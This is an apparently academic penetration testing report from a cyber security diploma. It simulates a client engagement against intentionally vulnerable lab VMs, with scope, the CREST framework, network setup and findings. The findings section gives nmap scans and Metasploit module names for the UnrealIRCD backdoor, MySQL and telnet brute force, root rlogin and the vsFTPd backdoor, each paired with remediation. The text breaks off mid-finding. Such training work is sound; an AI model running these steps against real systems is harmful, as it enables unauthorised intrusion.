# Network Security & Penetration Testing Report

NCI Post Graduate Diploma Cyber Security
Semester 1

Author: Jonathon Taaffe

Title: Network Security & Penetration Testing Report
Author: Jonathon Taaffe

# Contents

# Executive Summary

Jonathon Taaffe was engaged by the client to complete an extensive Penetration Test of client specified Internal Network Systems to include:

1. Vulnerability Scanning and Exploit Detection
2. Remediation Steps (Provision of)
3. Comprehensive Report (this report)

On conclusion of all Penetration Testing activities, this comprehensive report was generated which includes detailed analysis of findings. The findings in this detailed report can be used to determine the security status of the in-scope systems, and to validate compliance with company and regulatory security requirements.

## Results Summary

Individual Penetration tests were completed against in-scope systems hosting web and database services and identified security concerns on these systems. The following ratings have been determined using the Common Vulnerabilities and Exposures (CVE) [1] and Exploit-DB [2]online cybersecurity vulnerabilities databases.

| | Total Number | | Overall | | | |
|---|---|---|---|---|---|---|
| Environment | Systems Scanned | Vulnerable Services | Impact | Risk | Likelihood | Fix Effort |
| PreProduction | 3 | 13 | High | High | High | Low |
| Production | 5 | 5 | High | High | High | Low |
| DMZ | 5 | 5 | High | High | High | Low |

***Table 1.*** Penetration Test Summary Results [3]

## Schedule

The Penetration Testing program schedule is as follows:

| Week 1 | Week 2 | Week 3 | Week 4 | Week 5 | Week 6 | Week 7 |
|---|---|---|---|---|---|---|
| Scope Definition | Test Preparation | PenTesting Phase 1 | PenTesting Phase 2 | PenTesting Phase 3 | Findings Analysis | Report Submission |

***Table 2.*** Penetration Test Schedule [4]

## Conclusion

Areas were identified where security policy is not being followed which introduces risk for the organization. Conclusion: the systems in scope of this pentest are **insecure**.

Remediation steps are provided in this report to resolve the security concerns raised which the client should action. Once remediated, the in-scope systems can be re-tested to ensure compliance.

[1] Mitre.org (2019) Common Vulnerabilities and Exposures (CVE) Online Database https://cve.mitre.org/ [Accessed 8th April 2019].
[2] Offensive Security (2019) Exploit Database Online https://www.exploit-db.com/ [Accessed 8th April 2019].
[3] Taaffe, Jonathon (2019 *Table 1. Penetration Test Summary Results* [Created 8th April 2019].
[4] Taaffe, Jonathon (2019) *Table 2. Penetration test Schedule* [Created 5th March 2019].

# Report Structure

Preliminary discussions and research into Penetration Testing programs identified the need to align the report structure to an industry recognised framework. The CREST Approved Penetration Testing framework [5] was chosen.

The following CREST Approved Phases and Steps were identified as relevant to reporting requirements:

## A Preparation

A1 - Maintain a technical security assurance framework - NA
A2 - Establish a penetration testing governance structure - NA
A3 - Evaluate drivers for conducting penetration tests
A4 - Identify target environments
A5 - Define the purpose of penetration tests
A6 - Produce requirements specifications
A7 - Select suitable suppliers - NA





*Figure 4: Key steps in the preparation phase*





*Figure 9: The penetration testing process*

## B Testing Process

B1 - Agree testing style and scope
B2 - Identify testing constraints
B3 - Produce scope statements
B4 - Management assurance framework - NA
B5 - Implement management control process - NA
B6 - Use an effective testing methodology
B7 - Conduct sufficient research and planning
B8 - Identify and exploit vulnerabilities
B9 - Report key findings

## C Follow up Process

C1 - Remediate weaknesses - NA
C2 - Address root causes of weaknesses - NA
C3 - Initiate improvement programme - NA
C4 - Evaluate penetration testing effectiveness
C5 - Build on lessons learned
C6 - Create and monitor action plans - NA





*Figure 13: The follow process*

NA: Not Applicable for this Penetration Testing Program

[5] CREST Approved.org (2019) A guide for running an effective Penetration Testing programme https://www.crest-approved.org/wp-content/uploads/CREST-Penetration-Testing-Guide.pdf [Accessed 8th April 2019].

# A Preparation [6]

**A3 - Evaluate drivers for conducting penetration tests:** Requirement for Post Graduate Diploma in Cyber Security, Network Security and Penetration Testing.

**A4 - Identify target environments:** PreProduction, Production, DeMilitarised Zone. Further target environment details are in the Scope section of this document.

**A5 - Define the purpose of penetration tests:** Improve Penetration Testing understanding and knowledge, improve confidence in Penetration Testing abilities and to raise awareness of system vulnerabilities and exploits through Penetration Testing.

**A6 - Produce requirements specifications:** See Scope section of this document.

# B Testing Process

**B1 - Agree testing style and scope:**
**B2 - Identify testing constraints:**
} See Scope section of this document.

**B3 - Produce scope statements**

| Scoping Element | Consideration | Details |
|---|---|---|
| Definition of target environment | In-scope systems | See Table 4. In-Scope Server Identification |
| | Testing approach | Grey-box |
| | Prohibited Tests | No scanning of network ranges. Only use IP addresses provided |
| | Location of testing team | Virtual Team |
| Testing Program | Penetration Tester | Jonathon Taaffe |
| | Schedule | From: 5th March 2019<br>To: 14th April 2019 |
| Report Requirements | Format | CREST Approved Framework |
| | Deadline | Sunday 14th April 2019 @ 23:55 |
| Liabilities | Risk Management | Contact client by mobile and email |
| Follow-up Activities | Presentation | Tuesday 16th April 2019 |

***Table 3.*** Scope Statements [7]

[6] CREST Approved.org (2019) *A guide for running an effective Penetration Testing Programme* https://www.crest-approved.org/wp-content/uploads/CREST-Penetration-Testing-Guide.pdf [Accessed 8th April 2019].
[7] Taaffe, Jonathon (2019) *Table 3. Scope Statements* [Created 5th March 2019].

**B6 - Use an effective testing methodology**


Figure 10: The service provider selection process

1. **Carry out Planning:** Building on the knowledge learnt in Network Security and Penetration Testing Lab 'Network Exploits', phase 1 focus will be on Metasploitable [8], phase 2 on Kioptrix [9] and phase 3 Vulnhub [10]
2. **Conduct Research:** On identifying and agreeing on scope, the setup and configuration of a virtual PenTesting environment was researched.
3. **Identify Vulnerabilities:** Details of the vulnerabilities identified can be found in the Methodology section.
4. **Exploit Weaknesses:** Details of the exploit steps taken can be found in the Methodology section.
5. **Report Findings:** Included in this report
6. Remediate issues - NA

**B7 - Conduct sufficient research and planning**

| Technique | Details |
|---|---|
| Information gathering | Network environment information and IP address details provided |
| Reconnaissance | Confirm IP addresses are accessible |
| Network enumeration/scanning | Scan for open services/ports on targets |
| Discovery and assessment | Using various tools and skills as documented in the Methodology section |

***Table 5.*** Penetration Test Research and Planning [11]

**B8 - Identify and exploit vulnerabilities:** Please see the Methodology section for details

**B9 - Report key findings:**
The findings in this penetration test have be documented in a technical manner to ensure the steps are repeatable.

This report describes the vulnerabilities found, includes the process the tester took to achieve the detailed result, details of tools used, inclusion of screen shots, vulnerability risk details and remediation steps.

[8] Rapid7.com (2019) Metasploitable https://information.rapid7.com/download-metasploitable-2017.html [Accessed 5th March 2019].
[9] Kioptrix (2014) *Kioptrix VM's* https://www.vulnhub.com/series/kioptrix,8/ [Accessed 25th March 2019].
[10] Vulnhub.com (2019) *Vulnhub.com* https://www.vulnhub.com/ [Accessed 25th March 2019].
[11] Taaffe, Jonathon (2019) *Table 4. Penetration Test Research and Planning* [Created 8th April 2019].

# Scope

In collaboration with the client, the following scope for this Penetration Test was defined:

1. **Approach:** Phased-based with Client Progression Approval
   The Penetration Test will be split in 3 phases according to client network environments. Progression from phase 1 to phase 2, and from phase 2 to phase 3 can only occur after a review meeting with the client where the client will give a go/no-go to proceed to the next phase.

   **Important Note Regarding Risk Management:** In the event of system failure or sensitive data exposure, immediately contact the client by mobile and email.

2. **Environments:** PreProduction, Production, DeMilitarised Zone
   Client has 3 distinct, separated network environments with firewalls configured between each environment. Systems in scope have been selected from each of the 3 environments as follows:

| Environment | Subnet | Description |
|---|---|---|
| PreProduction | 10.0.0.0/24 | Internal test and development environment |
| Production | 10.0.2.0/24 | Internal production environment |
| DeMilitarised Zone | 100.0.100.0/24 | Internet-facing 'live' Software-as-a-Service environment |

***Table 5.*** Client Network Environment Details [12]

3. **Assessment:** Grey-box
   Client provided IP addresses of the in-scope systems. No further information will be provided.

4. **Type:** Internal Network
   All Penetration Testing will be performed from appliances connected to the clients PreProduction Internal Network.

5. **Focus:** Server Infrastructure
   Penetration Test focus is on in-scope Linux and Windows servers as identified by the client.

6. **Targets:** Operating Systems, Web Services, Database Services
   Penetration Test focus is in-scope server operating systems, ports, services, and applications including web and database services hosted on the in-scope servers.

   **Important Note Regarding Targets:** Only the IP addresses provided can be used for scanning, vulnerability identification or any exploit activities. No scanning of network ranges permitted.

7. **PenTesting Appliances:** Kali Linux 19.01, Greenbone OpenVAS, Tenable Nessus
   Permission granted to land the following Penetration Testing Appliances on the clients PreProduction Internal Network:
   - 1 x Kali Linux 19.01 Appliance [13]
   - 1 x Greenbone OpenVAS Scanning Appliance [14]
   - 1 x Tenable Nessus Scanning Appliance [15]

[12] Taaffe, Jonathon (2019) *Table 5. Network Environment Details* [Created 5th March 2019].
[13] Kali.org (2019) *Kali Linux KDE 64 Bit 19.01a* https://www.kali.org/downloads [Accessed 5th March 2019].
[14] Greenbone.net (2019) *Greenbone Security Manager GSM Community Edition GCE 4.2.24* https://www.greenbone.net/en/community-edition/ [Accessed 5th March 2019].
[15] Tenable.com (2019) *Tenable Nessus Virtual Appliance 4.8.0* https://www.tenable.com/downloads/tenable-appliance [Accessed 5th March 2019].

8. **Frequency of Tests**
   Each in-scope server will be tested independently by the Penetration tester.
   Results will be combined and summarisd as part of the Finding Analysis phase in Week 6.
   This Penetration Testing approach was employed to ensure any and all vulnerabilities and exploits can be independently verified and independently repeated.

9. **In-Scope Servers**
   Client provided IP addresses only for the servers that are in-scope for the Penetration test. Using the clients network environment information provided by the client, the following table was created as a means for in-scope server identification

| Environment | System ID * | IP Address | Testing Phase |
|---|---|---|---|
| PreProduction | SERVER.PP.101 | 10.0.0.21 | 1 |
| PreProduction | SERVER.PP.102 | 10.0.0.22 | 1 |
| PreProduction | SERVER.PP.103 | 10.0.0.23 | 1 |
| Production | SERVER.PROD.201 | 10.0.2.21 | 2 |
| Production | SERVER.PROD.202 | 10.0.2.22 | 2 |
| Production | SERVER.PROD.203 | 10.0.2.23 | 2 |
| Production | SERVER.PROD.204 | 10.0.2.24 | 2 |
| Production | SERVER.PROD.205 | 10.0.2.25 | 2 |
| DeMilitarised Zone | SERVER.DMZ.301 | 100.0.100.101 | 3 |
| DeMilitarised Zone | SERVER.DMZ.302 | 100.0.100.102 | 3 |
| DeMilitarised Zone | SERVER.DMZ.303 | 100.0.100.103 | 3 |
| DeMilitarised Zone | SERVER.DMZ.304 | 100.0.100.104 | 3 |
| DeMilitarised Zone | SERVER.DMZ.305 | 100.0.100.105 | 3 |

* Assigned System Identifier

***Table 6.*** In-Scope Server Identification [16]

10. **Output:** Scanning Methods, Vulnerabilities, Exploits and Likelihood, Remediation Steps
    The following details will be provided in this report so the methodology can be independently verified and/or repeated:

    a. Details of the scanning methods and tools employed
    b. Vulnerabilities identified and likelihood of vulnerabilities being exploited
    c. Exploit actions taken
    d. Remediation steps

    **Important Note Regarding Remediation Steps:** It is the responsibility of the client to act on the remediation steps. Guidance can be provided as required.

[16] Taaffe, Jonathon (2019) *Table 6. In-Scope Server Identification* [Created 5th March 2019].

# Networks / Systems Selection

## Phase 1

Building on the knowledge learnt in the Network Security and Penetration Testing Lab 'Network Exploits', Oracle VirtualBox Hyper-V platform[17], Kali Linux 19.01 [18] and Rapid7 Metasploitable VM's were installed, configured and connected to a VirtualBox Internal Network.

Initial focus was on Rapid7's Metasploitable VM's including Metasploitable2 (Linux 8.04) [19] and Metasploitable3 (Linux 14.04 and Windows Server 2008) [20].

To add a layer of Network complexity to simulate a 'real-world' network environment, a pfSense Firewall [21] installed and configured with 2 network adapters; adapter one WAN was connected to the Internet connected adapter of the Host Machine, adapter two LAN was connected to a VirtualBox Internal Network as follows:





***Diagram 1.*** Phase 1 Network Diagram [22]

This provided the Phase 1 Penetration testing platform which equates to the PreProduction environment of our Penetration Testing engagement simulation with the client.

Phase 1 Penetration Testing results are available in the Methodology section.

[17] Oracle.com (2019) *VirtualBox 6.0.4* https://www.virtualbox.org/wiki/Downloads [Accessed 5th March 2019].
[18] Kali.org (2019) *Kali Linux KDE 64 Bit 19.01a* https://www.kali.org/downloads [Accessed 5th March 2019].
[19] Rapid7.com (2019) *Metasploitable2 Linux 8.04* https://information.rapid7.com/download-metasploitable-2017.html [Accessed 5th March 2019].
[20] Rapid7.com (2019) *Metasploitable3 Linux 14.04* https://github.com/rapid7/metasploitable3 [Accessed 5th March 2019].
[21] Netgate.com (2019) *pfSense Open-Source Firewall* https://www.pfsense.org/download/ [Accessed 5th March 2019].
[22] Taaffe, Jonathon (2019) *Diagram 1. Phase 1 Network Diagram* [Created 18th March 2019].

## Phase 2

On successful completion of Penetration Tests against Metasploitable2 and 3 VM's the next Penetration goal was to PenTest Kioptrix VM's [23] from Vulnhub.com[24]. Kioptrix VM's provide a stepped difficulty progression from easy, to intermediate, to difficult.

Many PenTesters have used the Kioptrix VM's to prepare for the Offensive Security Certified Professional (OSCP)[25] and Offensive Security Certified Expert (OSCE)[26] certifications. Building on and expanding the Phase 1 Penetration Testing Environment, 4 Kioptrix VM's (Level 1 to 4) were downloaded and configured. Stapler1 was also downloaded from vulnhub.com

Using the knowledge gained in the Network Security and Penetration Testing Lecture 'Networks Scanning', Greenbone OpenVAS [27] and Tenable Nessus [28] Vulnerability Scanner Appliances were deployed on the VirtualBox Internal Network. This gave exposure to Automated Vulnerability Scanners and allowed evaluation of the 2 solutions, while also providing additional in-depth visibility to Kioptrix vulnerabilities. Phase 2 equates to the Production environment of our Penetration Testing engagement simulation with the client as follows:





***Diagram 2.*** Phase 2 Network Diagram [29]

Phase 2 Penetration Testing results are available in the Methodology section.

---

[23] Kioptrix (2014) *Kioptrix VM's* https://www.vulnhub.com/series/kioptrix,8/ [Accessed 25th March 2019].
[24] Vulnhub.com (2019) *Vulnhub* https://www.vulnhub.com/ [Accessed 25th March 2019].
[25] Offensive Security (2019) *OSCP Offensive Security Certified Professional* https://www.offensive-security.com/information-security-certifications/oscp-offensive-security-certified-professional/ [Accessed 25th March 2019].
[26] Offensive Security (2019) *OSCP Offensive Security Certified Expert* https://www.offensive-security.com/information-security-certifications/osce-offensive-security-certified-expert/ [Accessed 25th March 2019].
[27] Greenbone.net (2019) Greenbone Security Manager GSM Community Edition GCE 4.2.24 https://www.greenbone.net/en/community-edition/ [Accessed 5th March 2019].
[28] Tenable.com (2019) Tenable Nessus Virtual Appliance 4.8.0 https://www.tenable.com/downloads/tenable-appliance [Accessed 5th March 2019].
[29] Taaffe, Jonathon (2019) *Diagram 2. Phase 2 Network Diagram* [Created 25th March 2019].

## Phase 3

Building on and expanding the Phase 2 Penetration Testing Environment, Microsoft Windows Server 2012 [30] and Microsoft Windows Server 2012 R2 [31] were downloaded, installed and configured and Penetration tests actioned against these Windows VM's.

To add another level of complexity and difficulty 3 additional VM's were downloaded from Vulnhub.com; Mr. Robot [32], NullByte [33] and Tr0ll1 [34] and were Penetration Tested.

Phase 3 Penetration testing environment which equates to the DMZ-internet facing environment of our Penetration Testing engagement simulation with the client is as follows:





***Diagram 3.*** Phase 3 Network Diagram [35]

Phase 3 Penetration Testing results are available in the Methodology section.

[30] Microsoft.com (2019) *Microsoft Windows Server 2012* https://www.microsoft.com/en-us/evalcenter/evaluate-windows-server-2012 [Accessed 1st April].
[31] Microsoft.com (2019) *Microsoft Windows Server 2012 R2* https://www.microsoft.com/en-us/evalcenter/evaluate-windows-server-2012-r2 [Accessed 1st April].
[32] Vulnhub.com (2019) *Mr. Robot* https://www.vulnhub.com/entry/mr-robot-1,151/ [Accessed 1st April].
[33] Vulnhub.com (2019) *NullByte* https://www.vulnhub.com/entry/nullbyte-1,126/ [Accessed 1st April].
[34] Vulnhub.com (2019) *Tr0ll1* https://www.vulnhub.com/entry/tr0ll-1,100/ [Accessed 1st April].
[35] Taaffe, Jonathon (2019) Diagram 3. *Phase 3 Network Diagram* [Created 1st April].

# Methodology

The following is a summary of the vulnerabilities identified per in-scope system per environment, and a rating of the Impact, Risk, Likelihood and Fix Effort for each vulnerability is included.

The ratings have been determined by using the Common Vulnerabilities and Exposures (CVE) [36] and Exploit-DB [37] online cybersecurity vulnerabilities databases.

A summary vulnerability analysis has also been provided to assist with understanding the vulnerability, it's business impact and how to remediate.

For extensive details on the steps taken to scan, identify vulnerabilities, identify exploits and execute exploits per in-scope system please see the Appendix section.

Vulnerabilities have been grouped by environment in order of the clients Criticality as follows:

| Environment | Priority | Content |
|---|---|---|
| PreProduction | Business Important | Vulnerability Summary |
| | | Vulnerabilities Analysis |
| | | Extensive Details |
| Production | Business Critical | Vulnerability Summary |
| | | Vulnerabilities Analysis |
| | | Extensive Details |
| DMZ Internet-Facing | Mission Critical | Vulnerability Summary |
| | | Vulnerabilities Analysis |
| | | Extensive Details |

[36] Mitre.org (2019) Common Vulnerabilities and Exposures (CVE) Online Database https://cve.mitre.org/ [Accessed 8th April 2019].
[37] Offensive Security (2019) Exploit Database Online https://www.exploit-db.com/ [Accessed 8th April 2019].

# PreProduction

## Vulnerabilities Summary

| Environment | System ID * | Vulnerability | Port | Impact | Risk | Likelihood | Fix Effort | Penetration Tester |
|---|---|---|---|---|---|---|---|---|
| PreProd | SERVER.PP.101 | Unreal IRCD | 6667 | H | H | H | L | Jonathon Taaffe |
| PreProd | SERVER.PP.101 | SQL injection | 3306 | H | L | L | L | Jonathon Taaffe |
| PreProd | SERVER.PP.101 | rlogin | 513 | H | H | H | L | Jonathon Taaffe |
| PreProd | SERVER.PP.101 | Telnetd | 23 | H | H | H | L | Jonathon Taaffe |
| PreProd | SERVER.PP.101 | vsFTPd | 21 | H | H | H | L | Jonathon Taaffe |
| PreProd | SERVER.PP.101 | Distccd | 3632 | H | H | H | L | Jonathon Taaffe |
| PreProd | SERVER.PP.101 | Nfs | 2049 | H | H | H | L | Jonathon Taaffe |
| PreProd | SERVER.PP.101 | Ingreslock | 1524 | H | H | H | L | Jonathon Taaffe |
| PreProd | SERVER.PP.101 | Smb | 139 | H | H | H | L | Jonathon Taaffe |
| PreProd | SERVER.PP.102 | ftp | 21 | H | H | H | L | Jonathon Taaffe |
| PreProd | SERVER.PP.103 | Desktop Central | 8020 | H | H | H | L | Jonathon Taaffe |
| PreProd | SERVER.PP.103 | Glassfish Server | 4848 | H | H | H | L | Jonathon Taaffe |
| PreProd | SERVER.PP.103 | Groovy Script | 9200 | H | H | H | L | Jonathon Taaffe |

## Detailed Findings and Conclusions

| System ID | Operating System | Service | Vulnerability | I | R | L | FE |
|---|---|---|---|---|---|---|---|
| SERVER.PP.101 | Ubuntu 8.04 | Unreal IRCD | Exploit | H | H | L | L |

I: Impact, R: Risk, L: Likelihood, FE: Fix Effort

**Tester:** Jonathon Taaffe

**Vulnerability:** UnrealIRCD 3.2.8.1 Backdoor Command Execution.

**Details:** Service can be exploited to gain root access. A malicious backdoor was added to the Unreal IRCD 3.2.8.1 download archive. This backdoor was present in the Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th, 2010.

**Impact:** An attacker with full access to the system can either change the configuration of the local system or could use the credentials to connect to and/or attack other systems on the network configured with similar credentials.

**Exploit Steps**
**Vulnerability Identification**

1. Port and service enumeration :~# nmap -sN -sV -O [IP]
2. Vulnerability scan :~# nmap -sN -sV -O -script vuln [IP]
3. Vulnerability detection :~# msf > search name: ircd

**Exploit Identification**

4. Exploit details msf > exploit/unix/ircunreal_ircd_3281_backdoor

**Exploit result:** root access to host

**Remediation:** Upgrade to a version of UnrealIRCD
Current stable version: 4.2. Download from: https://www.unrealircd.org/download

| System ID | Operating System | Service | Vulnerability | I | R | L | FE |
|---|---|---|---|---|---|---|---|
| SERVER.PP.101 | Ubuntu 8.04 | MySQL | Brute Force | H | H | L | L |

I: Impact, R: Risk, L: Likelihood, FE: Fix Effort

**Tester:** Jonathon Taaffe

**Vulnerability:** Brute force password and user name attack against MySQL on port 3307 to gain access to the database.

**Details:** Brute force password and user name attack against MySQL on port 3307 to gain access to the database.

**Impact:** Successfully login to MySQL instance on remote host

**Exploit Steps**
**Vulnerability Identification**

1. Port and service enumeration :~# nmap[IP]
2. Vulnerability detection :~# msf > search mysql_login

**Exploit Identification**

3. Metasploit: msf > auxiliary/scanner/mysql/mysql_login

**Exploit Result:** successfully login to MySQL instance on remote host

**Remediation:** Set a strong password for all your MySQL accounts
Please see following document on how to reset or change the MySQL root password
https://dev.mysql.com/doc/refman/5.7/en/resetting-permissions.html

| System ID | Operating System | Service | Vulnerability | I | R | L | FE |
|---|---|---|---|---|---|---|---|
| SERVER.PP.101 | Ubuntu 8.04 | rlogin | Exploit | H | H | L | L |

I: Impact, R: Risk, L: Likelihood, FE: Fix Effort

**Tester:** Jonathon Taaffe

**Vulnerability:** TCP ports 512, 513, and 514 are known as "r" services, and can be misconfigured to allow remote access from any host (a standard ".rhosts + +" situation).

**Details:** Use rsh-client rlogin to login to a remote host on port 513 using user name root.

**Impact:** An attacker with full access to the system can either change the configuration of the local system or could use the credentials to connect to and/or attack other systems on the network configured with similar credentials.

**Exploit Steps**
Vulnerability Identification

1. Port and service enumeration
   :~# nmap -sV[IP]

**Exploit Attack**

2. Login to remote host with user name root
   :~# rlogin -l root *[IP]*

**Exploit Result:** successfully logged in as root

**Remediation:** Set a strong password for all root accounts
Please see following document on how to reset or change a root password
https://www.wikihow.com/Change-the-Root-Password-in-Linux

| System ID | Operating System | Service | Vulnerability | I | R | L | FE |
|---|---|---|---|---|---|---|---|
| SERVER.PP.101 | Ubuntu 8.04 | Telnetd | Brute Force | H | H | H | L |

I: Impact, R: Risk, L: Likelihood, FE: Fix Effort

**Tester:** Jonathon Taaffe

**Vulnerability:** Brute force password and user name attack against telnet on port 23 to root access to the host.

**Details:** Brute force password and user name attack against telnet on port 23 to root access to the host.

**Impact:** An attacker with full access to the system can either change the configuration of the local system or could use the credentials to connect to and/or attack other systems on the network configured with similar credentials.

**Exploit Steps**
**Vulnerability Identification**

1. Port and service enumeration
   :~# nmap -sV[IP]

**Exploit Identification**

2. Metasploit: msf > auxiliary/scanner/telnet/telnet_login

**Exploit Result:** successfully login to telnet with root access

**Remediation**
Telnet is an unsecured network service which allows remote login to a server
Telnet service should be disabled and SSH Secure Shell used instead
Please see following document on how to disable Telnet and enable SSH
https://techjourney.net/disable-and-turn-off-telnet-in-linux/

| System ID | Operating System | Service | Vulnerability | I | R | L | FE |
|---|---|---|---|---|---|---|---|
| SERVER.PP.101 | Ubuntu 8.04 | vsFTPd | Backdoor | H | H | H | L |

I: Impact, R: Risk, L: Likelihood, FE: Fix Effort

**Tester:** Jonathon Taaffe

**Vulnerability:** Exploit of vsFTPd v2.3.4 to login to a remote host on port 21 as root.

**Impact:** An attacker with full access to the system can either change the configuration of the local system or could use the credentials to connect to and/or attack other systems on the network configured with similar credentials.

**Exploit Steps**

**Vulnerability Identification**

1. Port and service enumeration
   :~# nmap -sV *[IP]*
